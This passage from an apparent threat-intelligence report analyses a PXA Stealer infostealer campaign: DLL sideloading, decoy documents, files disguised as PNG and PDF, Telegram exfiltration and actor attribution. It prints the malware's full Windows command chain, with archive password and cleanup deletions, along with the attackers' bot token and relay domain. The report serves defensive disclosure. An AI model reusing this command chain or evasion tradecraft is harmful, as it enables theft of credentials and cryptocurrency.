
When the victim opens the Word executable, Windows loads the malicious msvcr100.dll since the OS searches for the filename in the local directory before system directories. The sideloaded DLL then launches a hidden instance of Command Prompt and begins a multi-stage chain of activity:


First, Word launches a benign decoy document named Tax-Invoice-EV.docx, which displays a fake copyright infringement notice to the victim. We believe this document doubles as an anti-analysis feature by introducing a non-malicious file into the attack chain, which potentially wastes security analysts’ time. The document lacks macros or other scriptable objects.

Screenshot of the non-malicious decoy document

Next, like the previous activity, certutil is used to decode a file from the “-“ folder into a new encrypted zip archive that is deceptively named with a PDF file extension, Document.pdf for example:

certutil -decode Document.pdf Invoice.pdf

Then, a legitimate WinRar executable also hosted in the “-“ folder renamed images.png is used to unpack the archive:

images.png x -ibck -y -poX3ff7b6Bfi76keXy3xmSWnX0uqsFYur Invoice.pdf C:\\Users\\Public

The second archive contains a portable Windows Python interpreter, several Python libraries, and a malicious Python script. The Python interpreter is renamed to svchost.exe and launches a heavily obfuscated Python script again disguised as images.png, followed by the $BOT_ID argument.

start C:\\Users\\Public\\Windows\\svchost.exe C:\\Users\\Public\\Windows\\Lib\\images.png $BOT_ID

Payload Analysis

The final payload is an updated version of PXA Stealer. PXA Stealer is a Python-based infostealer which first emerged in 2024. PXA is primarily seen in Vietnamese-speaking threat actor circles. The malware targets sensitive information including credentials, financial data, browser data and cookies, and cryptocurrency wallet details. As detailed below, a wide variety of applications and data types within these categories are supported by PXA Stealer. PXA Stealer is capable of exfiltrating data via Telegram, as has been observed in prior campaigns.

Similar to prior campaigns, the newly observed PXA Stealer payloads are capable of identifying, packaging, and exfiltrating data from an extensive list of applications and interfaces on infected systems. Exfiltration continues to be handled via Telegram, with specific Telegram BOT IDs and Tokens identified as tied to these more recent campaigns.


The new variant of PXA Stealer will enumerate Chromium/Gecko browsers, decrypt any saved passwords, cookies, stored personally identifiable information (PII), autofill data, and any authentication tokens. The infostealer will also attempt to inject a DLL into running instances of browsers such as Chrome, targeting Chrome’s App-Bound Encryption Key to defeat the internal encryption schemes within Chrome. The DLL injected during the July campaign targets MSEdge, Chrome, Whale, and CocCoc browsers.

Browsers targeted by the injected DLL from the July campaign

The infostealer also grabs files from dozens of desktop cryptocurrency wallets, VPN clients, Cloud-CLI utilities, connected fileshares, as well as applications such as Discord, and much more.

The collected data is packaged into ZIP archives then exfiltrated to a specific Telegram bot via Cloudflare Worker relays. There are also conditions where the malware will reach out to external sources for additional Python payloads, such as 0x0[.]st, a Pastebin-like temporary file hosting resource. Other analyzed PXA Stealer payloads support stealing data from the following browsers:

360Browser Chromium Opera Crypto
360 Extreme Browser CocCoc Opera GX
Aloha CryptoTab QQBrowser
Amigo Dragon Sidekick
Arc Edge Slimjet
Avast Epic Sogou
AVG Ghost Speed360
Brave Iridium SRWare
Brave Nightly Liebao Thorium
CCleaner Liebao AI UR Browser
Cent Maxthon Vivaldi
Chedot Naver Wavebox
Chrome Opera Yandex

The malware targets the following list of cryptocurrency wallet related browser extensions:

Ambire ExodusWeb3 SafePal Wallet
Aptos Wallet Frame Station Wallet
Argent X Keystone Wallet Sui Wallet
Atomic Wallet Leather Bitcoin Wallet Talisman Wallet
Backpack Wallet Ledger Live Tonkeeper Wallet
Bitapp Leo Wallet TON Wallet
Bitget Wallet Magic Eden Wallet Uniswap Wallet
Bitski Wallet MathWallet Wallet Guard
Cosmostation Wallet MyTonWallet Zeal
Crocobit OpenMask Wallet Zeeve Wallet
Crypto.com Portal DEX Wallet Zerion
Edge Wallet Pulse Wallet Chromium
Equal Quai Wallet

User databases and configuration files for the following applications are targeted, many of which house sensitive data or cryptocurrency assets:

Armory Dogecoin Ledger Live
Atomic Electron Cash Litecoinwallets
Azure Electrum Monero
Binance ElectrumLTC Multidoge
Bitcoin Core Ethereum MyMonero
Blockstream Green Exodus OpenVPN
bytecoin FileZilla ProtonVPN
Chia Wallet Guarda Desktop Raven Core
Coinomi Jaxx Desktop Telegram
Daedalus Mainnet KeePass Wasabi Wallet
DashCorewallets Komodo Wallet Zcash

The infostealer is also capable of targeting website-specific data. The malware includes the following list of sites, for which the stealer will attempt to discover and collect credentials, cookies and session tokens. The targeted sites are primarily financial, such as FinTech services or cryptocurrency exchanges:

ads.google.com coinomi.co.nl korbit.co.kr
adsmanager.facebook.com coinone.co.kr kraken.com
binance.com coinplug.ng kucoin.com
bingx.com crypto.com lbank.com
bitfinex.com electrum.org mexc.com
bitget.com exodus.com nami.exchange
bitgo.com gate.com okx.com
bitmart.com gemini.com paypal.com
bitunix.com gopax.co.kr probit.com
business.facebook.com htx.com upbit.com
bybit.com huobi.com whitebit.com
coinbase.com hyperliquid.xyz xt.com

The specific Telegram Bot Token, and associated Chat ID, identified in the samples from July are:

Telegram Bot Token: 7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ

Telegram Chat ID: -1002698513801

Data is exfiltrated to Telegram via connection via Cloudflare workers. The specific Cloudflare DNS address is:

Lp2tpju9yrz2fklj.lone-none-1807.workers[.]dev

We reported this abuse of Cloudflare Workers to Cloudflare, and we thank their team for taking immediate action to disrupt this malicious infrastructure.

Each of the final PXA Stealer payloads corresponds to a Telegram Bot Token and ChatID combination. Each variant we analyzed is associated with the same Telegram Bot Token (7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ) although the ChatIDs vary. Additionally, there can be multiple ChatIDs, which correspond to a Telegram channel, tied to each payload. Each bot is tied to as many as 3 Telegram channels. One channel, typically denoted with the New Logs string, receives exfiltrated data contained in zip archives uploaded from victims’ machines, along with log/ledger style data for each victims’ exfiltrated data set. Specific entries also indicate the victim’s geographic location, IP address and other contextual data.


PXA Stealer log entries show counts for the types of data within: CK:2868|PW:482|AF:606|CC:0|FB:1|Sites:4|Wallets:0|Apps:1

The stealer data types include:

  • CK = Cookies
  • PW = Passwords
  • AF = AutoFill data
  • CC = Credit Card data
  • FB = Facebook Cookies
  • TK = Authentication Tokens
  • Sites = Domains / Site specific data
  • Wallets = Crypto Wallet data
  • Apps = Application specific data (ex: private messenger chat history and keys)
Exfiltrated Victim Data from MRB_NEW_VER_BOT via PXA Stealer

Each bot will also have an associated ‘Reset’ and ‘Notifications’ channel as well. The ‘Notification’ channels appear to allow operators to automate their communications process when new victim logs are uploaded or otherwise obtained. The ‘Reset’ channels appear to be used in similar manner to the ‘New Logs’ channels, storing newly exfiltrated victim data.

While all analyzed variants share the same Bot Token ID, we have observed multiple ChatIDs across the New Log/Reset/Notification combinations across this stealer’s ecosystem. The observed Bots-to-ID sets include:

Telegram BotID 7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ


  • James_New_Ver_bot (yd2sV / James)
    • James – New Logs
    • James – New Logs Notification
    • James – Reset Logs
  • DA_NEW_VER_BOT (qDTxA / DUC ANH)
    • New Logs – \u0110\u1ee9c Anh
    • Reset Logs – \u0110\u1ee9c Anh
  • MRB_NEW_VER_BOT (Plk1y / MRB_NEW)
    • New Logs
    • Reset Logs
    • Notify
  • JND_NEW_VER_BOT (5DJ0P / JND)
    • JND – New Logs
    • JND – Reset Logs
  • AND_2_NEW_VER_BOT (oaCzj / ADN 2 / Adonis)
    • Adonis – New Logs
    • Adonis – Reset Logs
    • New Log Notification

The encompassing Telegram ID is connected to a Bot that has the following properties:

Username: “Logs_Data_bot”
Firstname: \u0412\u0418\u0414\u0415\u041e \u0421 \u041b\u0410\u0419\u041a\u0410
Lastname: (nul)

The firstname field on this bot decodes to a string of Cyrillic text “ВИДЕО С ЛАЙКА”. This roughly translates to ‘Video for/with/of Laika,” though the significance of this string is unclear.

Telegram Abuse and Attribution

The later-stage dropper component is responsible for parsing target Telegram URLs based on a string gathered from a prescribed Telegram ChatID. This string is then combined with the base URL for either paste[.]rs or 0x0[.]st to retrieve the next batch of obfuscated Python code.

Multiple identifiers were observed across the multitude of analyzed samples. The most prominent we observed are:

  • ADN_2_NEW_VER_BOT
  • DA_NEW_VER_BOT
  • JAMES_NEW_VER_BOT
  • JND_NEW_VER_BOT
  • MR_P_NEW_VER_BOT
  • MR_Q_NEW_VER_BOT
  • KBL_NEW_VER_BOT
  • MRB_NEW_VER_BOT

These identifiers are visible within the commands launched by the side-loaded DLL described above.

cmd /c cd _ && start Tax-Invoice-EV.docx && certutil -decode Document.pdf Invoice.pdf && images.png x -ibck -y -poX3ff7b6Bfi76keXy3xmSWnX0uqsFYur Invoice.pdf C:\\Users\\Public && start C:\\Users\\Public\\Windows\\svchost.exe C:\\Users\\Public\\Windows\\Lib\\images.png MR_Q_NEW_VER_BOT && del /s /q Document.pdf && del /s /q Invoice.pdf && exit && exit)

Each of these _NEW_VER_BOT identifiers corresponds to a Telegram User ID. The profile names resemble a bot, but are actually user accounts:

Bio and Info fields from Telegram profiles masquerading as bots


When retrieving files from paste[.]rs, the corresponding strings are concatenated with the hxxps://paste[.]rs or hxxps://0x0[.]st prefix, which constructs the full download URL hosting another payload.

Obfuscated Python code hosted on Paste[.]rs
Once downloaded, the obfuscated Python code is decoded and executed, delivering the Infostealer component of the attack.

The Telegram ChatID associated with the infostealer component of this attack is “@Lonenone.” The “Lonenone” theme is also present in the Cloudflare Worker hostname lp2tpju9yrz2fklj[.]lone-none-1807[.]workers[.]dev. The profile display name contains an emoji of the Vietnam flag.

Lone None Telegram ChatID
Reference to LoneNone TG channel in decoded (July) infostealer

This Telegram ChatID/Account is associated with the same threat actor using PXA Stealer as previously described by Cisco Talos. It is worth noting that there are a number of other Vietnamese-language artifacts present in these stages of the malware. For example, the aforementioned Telegram BOT IDs show ‘Duc Anh’…aka “đức anh” as display names, which loosely translates to “brother”.

PXA Stealer uses the BotIDs (stored as TOKEN_BOT) to establish the link between the main bot and the various ChatID (stored as CHAT_ID). The ChatIDs are Telegram channels with various properties, but they primarily serve to host exfiltrated data and provide updates and notifications to the operators.

PXA Stealer transmits data via HTTP POST requests to the Telegram API. Everything is handled via HTTPS, thus there is no visible Telegram process or self-contained client producing the traffic. This is one of PXA stealer’s methods of hiding exfiltration traffic from potential analysis or detection.

Prior to transferring the exfiltrated data, the stealer packages stage data into an archive using the following naming convention where CC=Country Code:

[CC_IPADDRESS]_HOSTNAME.zip (ex: [RU_123.45.67[.]89]DESKTOP-VICTIM.zip)

The main BotID (7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ) includes a reference to probiv[.]gg in the Bot metadata:

":[{"command":"start","description":"probiv.gg \u0437\u0430\u043f\u043e\u043c\u043d\u0438 \ud83d\udd25"}

Probiv[.]gg contains a redirect to the Sherlock Telegram Bot Service, which provides a search interface for data culled from infostealers.

Telegram redirect on probiv[.]gg
The redirect leads to the Telegram landing page for SherLock1u_BOT, a provider of stolen data, and the automated services to search for specific data types or sets.

SherLock1u_BOT

We also tracked activity from the bots since April indicating targeting of victims in South Korea. The following image shows details of exfiltrated data from one Korea-based victim by the MRB_NEW_VER_BOT ID.

South Korea victim data uploaded to Telegram via PXA Stealer

Victimology

Our analysis uncovered details around victimology for several active BotIDs associated with the ongoing PXA Stealer campaign. Some of these Bots have been active since at least October 2024, and they continue to receive data from infected hosts to date.

Adonis (ADN_2_NEW_BOT) victim records

The PXA Stealer logs contain victim IP addresses that indicate there are potentially more than 4,000 unique victims from 62 countries. The top targeted countries in the analyzed set are:

  1. Republic of Korea (KR)
  2. United States (US)
  3. Netherlands (NL)
  4. Hungary (HU)
  5. Austria (AT)

Some appear to favor specific locations, for example Adonis (ADN_2_NEW_VER_BOT) most heavily targets hosts in Israel and Taiwan, followed by South Korea and the United States.

Conclusion

The evolving tradecraft in these recent campaigns demonstrates that these adversaries have meticulously refined their deployment chains, making them increasingly more challenging to detect and analyze. The July 2025 attack chain in particular illustrates a highly tailored approach engineered to bypass traditional antivirus solutions, delay execution in sandboxes, and mislead SOC analysts who review process trees or EDR data by using byzantine delivery and installation methods.

This campaign’s medley of legitimate applications and non-malicious decoy documents is designed to mislead users and SOC analysts alike. The actors reinforce this facade by naming a user-space folder to mimic the system directory Windows and disguising a Python interpreter as svchost.exe to blend into typical system activity. In parallel, they use files with familiar extensions, such as PNG and PDF, to conceal embedded WinRAR executables and ZIP archives, layering their evasion techniques to mislead users, investigators, and traditional detection technologies.

